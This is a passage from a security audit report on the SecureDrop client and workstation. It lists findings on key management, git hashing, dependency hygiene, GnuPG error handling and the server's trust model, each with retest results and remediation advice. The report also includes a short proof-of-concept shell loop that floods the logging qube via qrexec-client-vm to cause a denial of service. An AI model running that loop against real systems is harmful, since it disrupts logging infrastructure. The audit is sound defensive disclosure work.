Especially the administrators for the SecureDrop application server (out of scope for this audit) pose a high risk to the entire infrastructure, since they could perform MITM attacks by switching keys and tampering with the communication.

5.2.3.3 Solution Advice

X41 recommends implementing a two-person rule[5] to mitigate bad actors. Additionally, for key personnel such as administrators it might be good to recommend additional operational security to hide the identity of these persons from attackers.

[4] `https://docs.securedrop.org/en/stable/threat_model/threat_model.html#assumptions`
[5] `https://en.wikipedia.org/wiki/Two-person_rule`

5.2.4 SCRDR-CR-26-103: Git Repositories Still Using SHA-1

Component:	`https://github.com/freedomofpress/securedrop-client`, `https://github.com/freedomofpress/securedrop-workstation/`, `https://github.com/freedomofpress/securedrop-docs/`
Remediation:	NOT

5.2.4.1 Retest Results

This is risk accepted since it would require migrating the repositories to a new provider.

5.2.4.2 Description

Since version 2.42[6] git support for SHA-256 is no longer experimental and it offers stronger security guarantees[7] than the previously used SHA-1 hash. The repositories from Freedom of Press still use SHA-2 and should be updated to the newer hash as shown in listing 5.5.

```
1 [core]
2     repositoryformatversion = 0
3     filemode = true
4     bare = false
5     logallrefupdates = true
```

Listing 5.5: .git/config Showing Old Repository Format Being Used

This repository was checked out with *git* 2.47.3.

5.2.4.3 Solution Advice

X41 recommends migrating to SHA-256 for all supported repositories. Since GitHub does not yet seem to support the SHA-256 format[8], this might require a different repository provider.

[6] `https://github.com/git/git/blob/v2.42.0/Documentation/RelNotes/2.42.0.txt`
[7] `https://git-scm.com/docs/hash-function-transition`
[8] `https://github.com/orgs/community/discussions/12490`

5.2.5 SCRDR-CR-26-104: GnuPG Keys Not Available

Component:	`https://github.com/freedomofpress/securedrop-workstation/`, `https://github.com/freedomofpress/securedrop-docs/`
Remediation:	NOT

5.2.5.1 Retest Results

Users are expected to verify the releases but not individual commits. The GnuPG signatures are used to prevent spoofing, not for a web of trust.

5.2.5.2 Description

A total of 43 GnuPG keys were identified (see listing 5.6) in the signing of the securedrop-client, securedrop-workstation and securedrop-docs.

```
1  035DB3086780B588B744558A6D19C555EA7F3346
2  09B84131CC338EF9242CD9C98B71257FC8EE430B
3  0B095DF428491E147B615CD3F08893B959CAB065
4  0BC135125EB2FF9A0F88EE1CC65FF007C75766ED
5  0E6B795185FCA187066D339CEEA4341C6D97A0B6
6  105D5EC3A1E899B7E955EC88BA1DBCE3D40B0E85
7  1611BAD010F3BA14BA275EE27218CEC4329AFC5E
8  1C5EA734942B516B550111E7020404FFA28482E9
9  2218E57F1DCF563BBC658F156A37766FE8D3D8C1
10 26B84FAA528CFEA4010FAF3EF3BFCF7E7FEBAB23
11 3804565A5EFA6C11AFDA0E5359B3F0C24135C6A9
12 3F3792CC92E4953460F80518B1DD2DB9C0A61E28
13 4027179A1284EAF908A1453B91117B2B9FBB5147
14 46CCD53FD2339638AC0FAC59577982871529A52A
15 4AEE18F83AFDEB23
16 4C049A61304CAF52CCA5ABCF5BAADCFE5EFAA7D1
17 5C7797457A5497FC9DF277E7BF607641E5EC0039
18 5FBAA2C09C2EAA81D31D7C4ABD68C7AA997FA77F
19 720196FD0038EB89B2DF8C00A0F5B05898819C49
20 766693A54A4794AA176C087FA08F64EAC01AD088
21 7D3EBF5D7E534BF2DC5677D16FB4762D12E4CDFB
22 83D0C74A6F5FF711D479540FE0C90B9872E16D73
23 8912AF67F02979655CC8D0872075843A847C2C44
24 91117B2B9FBB5147
25 927F419D7EC82C2F149C1BD1403C2657CD994F73
26 96D06B5272B51B691716D1BAF90A665604FB3510
27 9EDB26BE46C6C24A37F27851B07E80656ACD9501
28 A05ACE4F7E0BCA9BAD8D42F4ACFE4353173015EA
29 A1BCAB452EC0F293CE74CB175DBF96B1113F665D
```

```
A7FDD79A14D758D581EA4414C49FAAAA25756E79
AD9DD9E8A2185BAF9B5F6F9B94847D904D6B28A3
B07E80656ACD9501
B3BC38A1FEDE0B8728BAB9BF11738E09A8EB8645
B42DA2F34A721EAD
B46EBF095F6DC5A051986CC5B42DA2F34A721EAD
B4722EFEE72495C1E7211A8AACBD9D53E3B96AAF
B5690EEEBB952194
B73117CBA2DEF77CA7A22D84B57A322195EE876C
C2039C7980AE844210318C75FD2A04F69841B6FA
C4F0F59D72405482139D380C97A544740BFF0658
CEA523EEE625AA1AB88FDAD949F3ED89F8597EF7
D8CB59F05DBB9E0538C4819DF105F8101B05269B
F26E36DB017B93716B2505D514A2DE940BEE0613
```

Listing 5.6: GnuPG Key IDs Used for Signing

X41 tried to retrieve these keys from the following keyservers:

- `hkp://eu.pool.sks-keyservers.net`
- `hkp://pool.sks-keyservers.net`
- `hkps://keys.openpgp.org`
- `https://pgp.mit.edu/`
- `keyserver.ubuntu.com`
- `keys.gnupg.net`

Out of the 30 pub keys and their sub keys retrieved, 12 were expired as shown in listing 5.7.

```
$ gpg --list-keys | grep -A1 pub  | grep -A1 expired
pub   rsa4096 2017-09-18 [SC] [expired: 2023-09-03]
      0B095DF428491E147B615CD3F08893B959CAB065
--
pub   rsa4096 2016-01-05 [SC] [expired: 2021-01-03]
      0E6B795185FCA187066D339CEEA4341C6D97A0B6
--
pub   rsa4096 2022-05-12 [SC] [expired: 2025-05-11]
      65E12ADBA18CC60F66952C3522EF9724243A24AA
--
pub   rsa4096 2017-08-17 [SC] [expired: 2019-08-17]
      4027179A1284EAF908A1453B91117B2B9FBB5147
--
pub   rsa2048 2017-08-16 [SC] [expired: 2024-01-16]
      5DE3E0509C47EA3CF04A42D34AEE18F83AFDEB23
--
pub   rsa4096 2020-12-29 [C] [expired: 2024-07-15]
```

```
      E75F4D695B8892DE8CF3A91299D3D09825B8D1DB
--
pub   rsa4096 2019-02-12 [SC] [expired: 2023-02-14]
      789B352229D9BD2FB35477599232DAD3105B8D58
--
pub   rsa4096 2019-02-27 [SC] [expired: 2022-02-26]
      41ABBDD3AB1C29DD73886795933C5EB700224BA7
--
pub   rsa4096 2017-09-26 [SC] [expired: 2022-09-25]
      AF775782949D263DAABB3387AAFB3575FAC82745
--
pub   rsa2048 2015-06-02 [SC] [expired: 2017-02-28]
      F26E36DB017B93716B2505D514A2DE940BEE0613
--
pub   rsa4096 2016-06-14 [C] [expired: 2020-05-02]
      0CEC936888A60171461174C5C0A2586F09D77C82
--
pub   rsa4096 2018-10-14 [SC] [expired: 2022-10-14]
      B73117CBA2DEF77CA7A22D84B57A322195EE876C
```

Listing 5.7: Expired GnuPG Keys

A total of 6 keys shown in table 5.1 could not be obtained at all.

ID	E-Mail
035DB3086780B588B744558A6D19C555EA7F3346	1834051+jjelosua@users.noreply.github.com
09B84131CC338EF9242CD9C98B71257FC8EE430B	DrGFreeman@users.noreply.github.com
46CCD53FD2339638AC0FAC59577982871529A52A	deeplow@tutanota.com
766693A54A4794AA176C087FA08F64EAC01AD088	michael@freedom.press
A1BCAB452EC0F293CE74CB175DBF96B1113F665D	jaysinhp@gmail.com
B4722EFEE72495C1E7211A8AACBD9D53E3B96AAF	4522213+creviera@users.noreply.github.com

Table 5.1: Unknown GnuPG Keys

The *GnuPG* command `gpg --list-sig | grep -v self-signature` also shows that there does not seem to be much of mutual key-signing happening between the developers to strengthen the web of trust between the individual keys. This does now allow third parties to verify whether keys are legimate or created by untrusted third parties, since any party could send them to one of the keyservers.

This combined leaves administrators no way of verifying the integrity of the code base or documentation.

5.2.5.3 Solution Advice

X41 recommends publishing all GnuPG keys to a keyserver and maybe even in a central repository for easy access as well. Furthermore, a key-signing party is recommended to ensure the authenticity of all keys involved in the development of SecureDrop.

5.2.6 SCRDR-CR-26-105: HTTP Links in Documentation

Component:	https://github.com/freedomofpress/securedrop-docs/
Remediation:	FULLY

5.2.6.1 Retest Results

This issue was fixed in `https://github.com/freedomofpress/securedrop-docs/pull/777` and `https://github.com/freedomofpress/securedrop-workstation-docs/pull/378` by replacing HTTP links with HTTPS links. Additionally, a linter was introduced to identify such links in the future.

5.2.6.2 Description

The documentation provided contains HTTP links, which some browsers do not upgrade to encrypted and authenticated HTTPS. One example is the link to the SecureDrop release key in *docs/admin/reference/responsibilities.rst* (see listing 5.8).

```
1 In rare circumstances when a technical fix is extremely time sensitive, we may
2 provide signed patches to impacted SecureDrop instances. Even in these cases, we
3 ask that you never install code provided to you that is not signed using the
4 current `SecureDrop release key <http://securedrop.org/securedrop-release-key.asc>`__.
```

Listing 5.8: HTTP Link

Another instance of this can be found in *securedrop-docs/docs/admin/reference/ssh_access.rst*, where `http://linuxcommand.org/lc3_learning_the_shell.php` is linked.

This might lead to attackers providing the wrong key or use the unencrypted, unauthenticated communication to tamper with the commands the user executes.

5.2.6.3 Solution Advice

X41 recommends replacing all HTTP links with HTTPS links where the server supports HTTPS or consider alternative mirrors.

5.2.7 SCRDR-CR-26-106: Electron Fuses

Component:	securedrop-client/app/electron-builder.yml
Remediation:	FULLY

5.2.7.1 Retest Results

This was adressed in pull request `https://github.com/freedomofpress/securedrop-client/pull/3145` by hardening the fuse configuration.

5.2.7.2 Description

The use of Electron fuses[9] was inspected for best practices. These are currently set to the default values as shown in listing 5.9.

```
$ npx @electron/fuses read --app dist/linux-unpacked/securedrop-app
npm warn Unknown project config "node-linker". This will stop working in the next major version of
↪ npm.
Analyzing app: securedrop-app
Fuse Version: v1
  RunAsNode is Enabled
  EnableCookieEncryption is Disabled
  EnableNodeOptionsEnvironmentVariable is Enabled
  EnableNodeCliInspectArguments is Enabled
  EnableEmbeddedAsarIntegrityValidation is Disabled
  OnlyLoadAppFromAsar is Disabled
  LoadBrowserProcessSpecificV8Snapshot is Disabled
  GrantFileProtocolExtraPrivileges is Enabled
```

Listing 5.9: Electron Fuse Settings

While these could be more strict, there does not seem to be an additional gain for security by setting e.g. *`EnableCookieEncryption`* or disabling *`EnableNodeCliInspectArguments`* in the case of SecureDrop.

5.2.7.3 Solution Advice

X41 recommends checking the fuse settings when new hardening options become available.

[9] `https://www.electron.build/tutorials/adding-electron-fuses.html`

5.2.8 SCRDR-CR-26-107: Binary Hardening

Component:	securedrop-client/app/dist/linux-unpacked
Remediation:	NOT

5.2.8.1 Retest Results

This will be fixed long-term since the binaries are provided by upstream projects.

5.2.8.2 Description

The Electron binary and the shared libraries distributed with it were tested for binary hardening using *checksec* . Table 5.2 shows that not all hardening options are enabled for all of the files distributed.

RELRO	STACK CANARY	PIE	Fortified	Fortifiable	Filename
Full RELRO	Canary found	PIE enabled	2	18	./chrome_crashpad_handler
Full RELRO	Canary found	PIE enabled	9	46	./securedrop-app
Full RELRO	Canary found	DSO	0	15	./libvulkan.so.1
Full RELRO	Canary found	PIE enabled	4	7	./chrome-sandbox
Full RELRO	Canary found	DSO	0	14	./libEGL.so
Full RELRO	Canary found	DSO	0	14	./libffmpeg.so
Partial RELRO	No canary found	No PIE	0	0	./resources/bin/dbmate
Partial RELRO	No canary found	DSO	0	7	./resources/app.asar.unpacked/node_modules/better-sqlite3/build/Release-node/better_sqlite3.node
Partial RELRO	No canary found	DSO	0	7	./resources/app.asar.unpacked/node_modules/better-sqlite3/build/Release-electron/better_sqlite3.node
Partial RELRO	No canary found	No PIE	0	0	./resources/app.asar.unpacked/node_modules/@dbmate/linux-x64/bin/dbmate
Full RELRO	Canary found	DSO	2	19	./libGLESv2.so
Full RELRO	Canary found	DSO	0	14	./libvk_swiftshader.so

Table 5.2: Test for Binary Hardening

This is not a security issue but an option to make memory corruption security issues harder to exploit and is therefore listed as an informational note.

5.2.8.3 Solution Advice

X41 recommends reviewing where it is possible to change the build process to enable stack canaries and fortify.

5.2.9 SCRDR-CR-26-108: Removed

Component:

5.2.9.1 Retest Results

This issue was removed since it was out of scope for the test.

5.2.10 SCRDR-CR-26-109: Outdated Packages

Component:	securedrop-client/app/package.json
Remediation:	NOT

5.2.10.1 Retest Results

The policy when to upgrade a dependency is documented at `https://developers.securedrop.org/en/latest/dependency_updates.html#when-to-upgrade-a-dependency`.

5.2.10.2 Description

As shown in listing 5.10, not all dependencies are using their latest version. While no security issues are known for these or even hinted at in the change logs at the time of the audit, it is recommended to stay close to the latest upstream version.

```
$ pnpm outdated -P
 Package         Current  Latest
 dbmate          2.29.3   2.29.5
 react           19.2.3   19.2.4
 react-dom       19.2.3   19.2.4
 react-i18next   16.5.3   16.5.4
 tar             7.5.6    7.5.7
 zod             4.3.5    4.3.6
 i18next         25.7.4   25.8.4
 react-router    7.12.0   7.13.0
 antd            5.29.3   6.3.0
 react-window    1.8.11   2.2.6
 lucide-react    0.562.0  0.563.0
```

Listing 5.10: Outdated Packages

Several dependencies are deprecated as well (see listing 5.11).

```
WARN... 10 deprecated subdependencies found: @npmcli/move-file@2.0.1, boolean@3.2.0, glob@10.5.0,
↪  glob@7.2.3, glob@8.1.0, inflight@1.0.6, rimraf@2.6.3, rimraf@3.0.2, tar@6.2.1,
↪  whatwg-encoding@3.1.1
```

Listing 5.11: Deprecated Dependencies

5.2.10.3 Solution Advice

X41 recommends updating the dependencies on a regular basis.

5.2.11 SCRDR-CR-26-110: Moved: Document Conversion Executed in Sensitive Qube

Component:	securedrop-client/export/securedrop_export/print/service.py

5.2.11.1 Retest Results

This issue was upgraded to finding 5.1.4.

5.2.12 SCRDR-CR-26-111: Files Are Extracted Automatically after Decryption

Component:	securedrop-client/app/src/main/crypto.ts
Remediation:	NOT

5.2.12.1 Retest Results

This issue assumes that the compression of files can be controlled by an attacker. This is only true if the attacker has compromised the SecureDrop server, which would have a far higher impact than what is described here. Once the trust boundaries change due to the introduction of a new protocol[10], this item will be revisited.

5.2.12.2 Description

When a journalist decides to download a file, the SecureDrop app will download the file, decrypt the file by a remote procedure call to the *sd-gpg* qube and then decompress the file if a valid gzip header can be detected. The decompression is executed on a separate node thread and backed by the zlib library implemented in C which runs in the standard Node.js environment and not in the renderer sandbox (see listing 5.12).

```
1  // Extract original filename from gzip header
2  const originalFilename =
3    await this.readGzipHeaderFilenameFromFile(tempGpgOutput);
4
5  // Create final output file path
6  const finalFilename =
7    originalFilename || path.basename(filepath, ".gpg");
8  const finalAbsolutePath = itemDirectory.join(finalFilename);
9
10 // Stream decompress the gzipped content to final file
11 await this.streamDecompressGzipFile(tempGpgOutput, finalAbsolutePath);
```

Listing 5.12: Decompression

A vulnerability in this library could lead to a compromise of the SecureDrop App qube (*sd-app*). While this issue is an accepted risk in the threat model, it is possible to mitigate this risk by moving

[10] https://securedrop.org/news/introducing-securedrop-protocol/

the decompression to a dedicated disposable qube. A further risk involved here is that an attacker may send a highly compressed file which may easily fill the remaining disk space in the sd-app qube upon decompression and lead to DoS conditions.

5.2.12.3 Solution Advice

X41 recommends decompressing files in a separate disposable qube. We further recommend checking the decompressed file size against a limit before executing the decompression.

5.2.13 SCRDR-CR-26-112: GnuPG Warnings Not Caught

Component:	securedrop-client/app/src/main/crypto.ts
Remediation:	FULLY

5.2.13.1 Retest Results

This was mitigated in pull request `https://github.com/freedomofpress/securedrop-client/pull/3161` by checking *`stderr`* for error messages.

5.2.13.2 Description

As shown by gpg.fail[11] GnuPG will not always create a non-zero exit code when things go slightly wrong. As shown in listing 5.13, SecureDrop will only evaluate *`stderr`* when the exit code is non-zero. This might hide issues caused by malformed input.

```
1  async decryptMessage(encryptedContent: Buffer): Promise<string> {
2    const cmd = this.getGpgCommand();
3    cmd.push("--decrypt");
4
5    return new Promise((resolve, reject) => {
6      const gpgProcess = spawn(cmd[0], cmd.slice(1), { env: this.getGpgEnv() });
7
8      let stdout = Buffer.alloc(0);
9      let stderr = Buffer.alloc(0);
10
11     // Write encrypted content to GPG stdin
12     gpgProcess.stdin.write(encryptedContent);
13     gpgProcess.stdin.end();
14
15     // Collect stdout (decrypted content)
16     gpgProcess.stdout.on("data", (chunk) => {
17       stdout = Buffer.concat([stdout, chunk]);
18     });
19
20     // Collect stderr (error messages)
21     gpgProcess.stderr.on("data", (chunk) => {
22       stderr = Buffer.concat([stderr, chunk]);
23     });
24
25     gpgProcess.on("close", async (code) => {
26       if (code !== 0) {
27         const errorMessage = stderr.toString("utf8");
```

[11] `https://gpg.fail/polyglot`

```
28          reject(
29            new CryptoError(
30              `GPG decryption failed (exit code ${code}): ${errorMessage}`,
31            ),
32          );
33          return;
34        }
35
36        // Messages are not gzipped, so return the decrypted content directly as string
37        resolve(stdout.toString("utf8"));
38      });
39
40      gpgProcess.on("error", (error) => {
41        reject(
42          new CryptoError(
43            `Failed to start GPG process: ${error.message}`,
44            error,
45          ),
46        );
47      });
48    });
49  }
```

Listing 5.13: stderr Only Checked on Non-Zero Exit Value

5.2.13.3 Solution Advice

X41 recommends failing the decryption process when any output is logged to *stderr* to harden the decryption process.

5.2.14 SCRDR-CR-26-113: DoS of Logging Component

Component:	securedrop-client/log/log_server/redis_log.py
Remediation:	FULLY

5.2.14.1 Retest Results

This issue was addressed in commit `https://github.com/freedomofpress/securedrop-client/commit/037a4d6a39951ebd48edb9a9514dbae78dc8295b` by limiting the reads to 1000 bytes. This fully mitigates the issue.

5.2.14.2 Description

Logging from the various qubes happens via a `qrexec-client-vm` call that executes `securedrop.Log` on the sd-log qube. This will forward the logging input via *`stdin`* on the origin qube to the logging on sd-log.

As shown in listing 5.14, the Redis logging component accepts logging data from *`stdin`* via ***stdin.readline()***. That function will read data into a buffer until a newline character is received. If no newline character is received that buffer will grow continuously.

```
1  def main():
2      stdin = sys.stdin.buffer  # python3
3      rd = redis.Redis()
4
5      # the first line is always the remote vm name
6      untrusted_line = stdin.readline()
7      qrexec_remote = os.getenv("QREXEC_REMOTE_DOMAIN")
8      if not qrexec_remote:
9          print("ERROR: QREXEC_REMOTE_DOMAIN not set", file=sys.stderr)
10         sys.exit(1)
```

Listing 5.14: Redis Logging Component

If enough data is sent via this channel, the process will run out of memory and get terminated via the Out of Memory (OOM) killer. Since this only terminates the process spawned by `qrexec-client-vm` the impact of this is limited if the attacker does not control the `rsyslog` process that spawned the actual logging process for that qube or has code execution capabilities on a qube.

The Proof of Concept (PoC) shown in listing 5.15 will slowly send data to the process running on sd-log until it gets killed.

```
while `true`; do
  echo -n "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
done | /usr/lib/qubes/qrexec-client-vm sd-log securedrop.Log
```

Listing 5.15: PoC for Logging DoS

If multiple instances of this are run at the same time (50+ in our tests), the OOM killer will kill other processes as well and swapping will occur. This will impact the logging for other qubes as well.

Another option to abuse this would be to create one or more processes that consume memory on the sd-log qube, but not enough to trigger the OOM killer. This might lead to failed memory allocations in another application, which trigger error paths that might contain bugs that are then exploited.

This should not impact the data already logged to disk.

5.2.14.3 Solution Advice

X41 recommends using the `size`[12] parameter of ***stdin.readline()*** to limit the size of the receiving buffer.

[12] https://docs.python.org/3/library/io.html#io.IOBase.readline

5.2.15 SCRDR-CR-26-114: No Timeout on GnuPG Child Process

Component:	securedrop-client/app/src/main/crypto.ts
Remediation:	FULLY

5.2.15.1 Retest Results

This issue was addressed in pull request `https://github.com/freedomofpress/securedrop-client/pull/3144`, which adds a configurable timeout to the shell command.

5.2.15.2 Description

In *crypto.ts* various functions spawn child processes invoking GnuPG on the sd-gpg qube. None of these specify the *timeout* parameter, one example is shown in listing 5.16. A malicious child process on the sd-gpg qube could block processing by not terminating.

```
1  /**
2   * Internal method to export the public part of the submission key
3   * from sd-gpg by using qubes-split-gpg
4   */
5  async exportSubmissionKey(): Promise<string> {
6    const cmd = this.getGpgCommand();
7    cmd.push("--export", "--armor", this.submissionKeyFingerprint);
8
9    return new Promise((resolve, reject) => {
10     const process = spawn(cmd[0], cmd.slice(1), { env: this.getGpgEnv() });
11     let stdout = "";
12     let stderr = "";
13
14     process.stdout.on("data", (data) => {
15       stdout += data.toString();
16     });
```

Listing 5.16: Creation of GnuPG Child Process

There do not seem to be any security implications of this besides the possibility of a minor DoS.

5.2.15.3 Solution Advice

X41 recommends setting a timeout for all subprocesses spawned that are not expected to be long-lived.

5.2.16 SCRDR-CR-26-115: DoS of Proxy Component

Component:	securedrop-client/proxy/src/main.rs
Remediation:	FULLY

5.2.16.1 Retest Results

This was addressed in commit `https://github.com/freedomofpress/securedrop-client/commit/20bfa20787f2741351c9383ac8af59f28eabd113` by limiting the data read to 5 megabytes. This fully mitigates the issue.

5.2.16.2 Description

This issue is similar to the issue described in 5.2.14, but the affected component is not the logger, but the proxy providing Internet access. The proxy component reads the data from *stdin* into a buffer via ***readline()*** as shown in listing 5.17.

```
1  /// Read a single JSON-serialized HTTP request from a single line from stdin and
2  /// reconstruct it, including its URL.  Make the request, and stream the response
3  /// if requested; otherwise, or in an error condition, return it as JSON.
4  async fn proxy() -> Result<()> {
5      // Get the hostname from the environment or QubesDB
6      let origin = config::read(ENV_CONFIG)?;
7
8      // Read incoming request from stdin (must be on single line)
9      let mut buffer = String::new();
10     io::stdin().read_line(&mut buffer)?;
11     let incoming_request: IncomingRequest = serde_json::from_str(&buffer)?;
```

Listing 5.17: Proxy Reading Input from STDIN

Since a DoS against the sd-proxy qube is only possible from sd-app and not deemed helpful to an attacker, this is considered an informational finding.

5.2.16.3 Solution Advice

X41 recommends limiting the amount of bytes that can be received via ***take()***[13].

[13] `https://doc.rust-lang.org/stable/std/io/trait.BufRead.html#method.read_line`

5.2.17 SCRDR-CR-26-116: Removed

Component:

5.2.17.1 Retest Results

This issue was removed since it was out of scope for the test.

5.2.18 SCRDR-CR-26-117: Removed

Component:

Where to find the affected component(s)

5.2.18.1 Retest Results

This issue was removed since it was out of scope for the test.

5.2.19 SCRDR-CR-26-118: Inconsistent Item Deletion

Component:	sd-app
Remediation:	FULLY

5.2.19.1 Retest Results

This issue was addressed by refactoring the logic and consolidating database and storage layers in `https://github.com/freedomofpress/securedrop-client/pull/3156`.

5.2.19.2 Description

The electron client app treats the SecureDrop Server responses as single source of truth. If a file item disappears from the index of the server, the corresponding file is deleted from disk and the row is deleted from the database. However, if the Universally Unique Identifier (UUID) remains in the server's response with a new version and upon requesting the metadata of the item individually and the metadata is empty, the corresponding row is deleted from the database, but the (old) file is not deleted from disk. This could lead to a scenario where a file is orphaned and will remain on disk until deleted manually.

5.2.19.3 Solution Advice

X41 recommends consolidating the control flow for the deletion of an item.

5.2.20 SCRDR-CR-26-119: Submissions Encrypted Server-Side

Component:	SecureDrop Application Server
Remediation:	NOT

5.2.20.1 Retest Results

The issue was deemed out of scope because a possible fix would have to be implemented in the SecureDrop server component. The next generation of the server will address this issue[14] [15].

5.2.20.2 Description

When a source submits data to the platform, it is sent in plain text (see image 5.1) to the SecureDrop Application server and encrypted on the server with GnuPG. This means there is no end-to-end encryption for data sent from the source to the journalist. A compromised server would therefore be able to compromise the content and the communication.



Figure 5.1: Plain Text Visible in POST Request

[14] https://securedrop.org/news/introducing-securedrop-protocol/
[15] https://securedrop.org/news/introducing-webcat-web-based-code-assurance-and-transparency/

The answers from the journalist are sent to the source encrypted with a key known to the server, and the server performs the decryption before the data is sent to the source, which means the server can read all this communication.

While it is optionally possible to encrypt the data with the GnuPG key, this is not enabled by default and would not protect the answers sent by the journalist. The server is free to read and modify them at will.

Since neither the source nor the journalist signs data sent, the server is free to tamper and inspect the communication. If required, it could also inject keys to perform MITM attacks.

Since the server is considered out of scope for this audit, this is rated as an informational issue.

5.2.20.3 Solution Advice

X41 recommends always encrypting and decrypting data client-side. Keys used by the the system should be signed with a master key that the server does not have access to and can be used to build a web of trust.

5.2.21 SCRDR-CR-26-120: No Mitigation of Compromised Submission Key

Component:	SecureDrop Application Server
Remediation:	NOT

5.2.21.1 Retest Results

The issue was deemed out of scope because a possible fix would have to be implemented in the SecureDrop server component. The next generation of the server will address this issue[16] [17].

5.2.21.2 Description

When the submission private key is compromised, the platform can be considered as fully compromised. Recovery is made difficult by a lack of trust boundaries and recovery procedures, like key revocation. The private key can be lost by losing physical control of a workstation while it is unlocked. The barrier of this scenario is relatively low when compared to the possible consequences.

A compromised submission key of one workstation, possibly located in one office of a bigger journalistic outlet, would compromise all sources on all workstations.

5.2.21.3 Solution Advice

X41 recommends compartmentalizing the communication between source and journalist by generating a new submission key per source. There must be a mechanism to map a source to a specific journalist, which may access the submission private key. A way to revoke keys should be implemented, so that they are not used after compromise.

[16] `https://securedrop.org/news/introducing-securedrop-protocol/`
[17] `https://securedrop.org/news/introducing-webcat-web-based-code-assurance-and-transparency/`

5.2.22 SCRDR-CR-26-121: Lack of Trust Boundary Between Different Journalists

Component:	SecureDrop Application Server
Remediation:	NOT

5.2.22.1 Retest Results

The issue was deemed out of scope because a possible fix would have to be implemented in the SecureDrop server component. The next generation of the server will address this issue[18] [19].

5.2.22.2 Description

A journalist is identified by a set of credentials that can be used to log into a SecureDrop workstation. Journalists may log into any SecureDrop workstation set up with their shared submission key and have access to all communication between all sources and all journalists. A compromised journalist can use this broad access to retrieve all messages and files and copy these. Considering that some of the files may be covertly watermarked to identify a source, this poses a significant risk to the source.

5.2.22.3 Solution Advice

X41 recommends compartmentalizing the communication between source and journalist by generating a new submission key per source. There must be a mechanism to map a source to a specific journalist, which may access the submission private key. A way to revoke keys should be implemented, so that they are not used after compromise.

[18] `https://securedrop.org/news/introducing-securedrop-protocol/`
[19] `https://securedrop.org/news/introducing-webcat-web-based-code-assurance-and-transparency/`

5.2.23 SCRDR-CR-26-122: Unhandled Exceptions

Component:	SecureDrop Application
Remediation:	FULLY

5.2.23.1 Retest Results

The issue was addressed by finding instances of unhandled exceptions in the code base and systematically handling these. The commit `https://github.com/freedomofpress/securedrop-client/pull/3149` contains additional handlers for 10 possibly uncaught exceptions.

5.2.23.2 Description

While testing the MITM attack in sd-proxy, it was possible to trigger an uncaught exception (see figure 5.2) in the SecureDrop app. While the exact cause of the exception was not analyzed and may very well be due to the MITM attack violating some invariant about the state of the database, it may be possible that there exists some race condition in the logic of the fetcher thread and the User Interface (UI) thread. The immediate reason seems to be that the fetcher thread sends the result of a database query to the UI thread. The query however, returns *null*, due to a row not being found.



Figure 5.2: Unhandled Exception

Another unhandled exception can be found in handling the Remote Procedure Calls (RPC) proxy process as shown in listing 5.18.

```
1  const process = child_process.spawn(command.command, command.options, {
2    env: Object.fromEntries(command.env),
3    timeout: command.timeout,
4    signal: command.abortSignal,
5  });
6  // [...] omitted by X41 for brevity
7  process.stdin.write(JSON.stringify(request) + "\n");
```

Listing 5.18: process.stdin.write May Throw an Exception

5.2.23.3 Solution Advice

X41 recommends handling the case when a database operation returns null, and guarding against common exceptions that may occur during I/O operations.

5.2.24 SCRDR-CR-26-123: Path Validation Can Be Improved

Component:	securedrop-client/app/src/main/storage.ts
Remediation:	FULLY

5.2.24.1 Retest Results

This issue was fixed by checking that the path components do not contain control characters in `https://github.com/freedomofpress/securedrop-client/pull/3175`. While any additional length checks were omitted, too long file names would only trigger an error once the path is actually used to access the file system.

5.2.24.2 Description

